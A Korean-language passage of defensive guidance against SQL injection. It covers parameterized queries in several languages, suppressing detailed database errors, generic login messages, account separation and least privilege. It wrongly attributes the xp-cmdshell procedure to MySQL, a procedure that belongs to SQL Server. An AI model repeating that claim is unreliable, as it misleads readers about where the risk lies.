- 2. 동적 쿼리 사용 주의 : 동적 쿼리를 정적 쿼리처럼 사용하는 방법이다. 쿼리 구문에서 외부 입력값이 SQL 구문의 구조를 변경하지 못하도록 정적 구조로 처리하는 방식이며 매개변수화된 쿼리 라고 부르기도 한다.

Java EE – use **PreparedStatement()** with bind variables
.NET – use parameterized queries like **SqlCommand()** or **OleDbCommand()** with bind variables
PHP – use PDO with strongly typed parameterized queries (using **bindParam**())
Hibernate - use **createQuery()** with bind variables (called named parameters in Hibernate)
SQLite - use **sqlite3_prepare()** to create a statement object

예방대책 : 오류 메시지 출력 제한

- 1. DB 오류 출력 제한 : DB상에서 오류가 발생하더라도 정보를 그대로 사용자에게 노출하지 말아야 한다. 공격자는 오류 정보를 바탕으로 DB 구조를 파악하고 SQL 인젝션 공격을 할 수 있다. 따라서 오류 정보를 그대로 노출하는 것이 아닌 커스텀 오류 페이지를 만드는 것이 안전하다.
- 2. 추상화된 안내 메시지 : 로그인할 때 패스워드가 틀렸습니다 라는 오류 메시지 보다 로그인 정보가 일치하지 않습니다 라는 단순한 메시지 변경으로도 공격자를 방해할 수 있다.

예방대책 : DB 보안

- 1. DB 계정 분리 : 관리자가 사용하는 데이터베이스 계정과 웹 애플리케이션이 접근하는 데이터베이스 계정을 분리하여야 한다.
- 2. DB 계정 권한 제한 : 웹 애플리케이션이 데이터베이스에 액세스하는 상황이 생긴다면 이 계정은 최소 권한으로만 활동이 이루어져야 한다. 즉 웹 애플리케이션이 제공하는 기능만 수행할 수 있도록 권한을 제한해야한다.
- 3. 기본/확장 프로시저 제거 : MySQL 의 경우에 xp-cmdshell 은 데이터베이스에서 시스템 명령어를 실행할 수 있도록 하는 프로시저 인데 대부분의 웹 애플리케이션에서는 이러한 확장 프로시저를 사용할 일이 없다.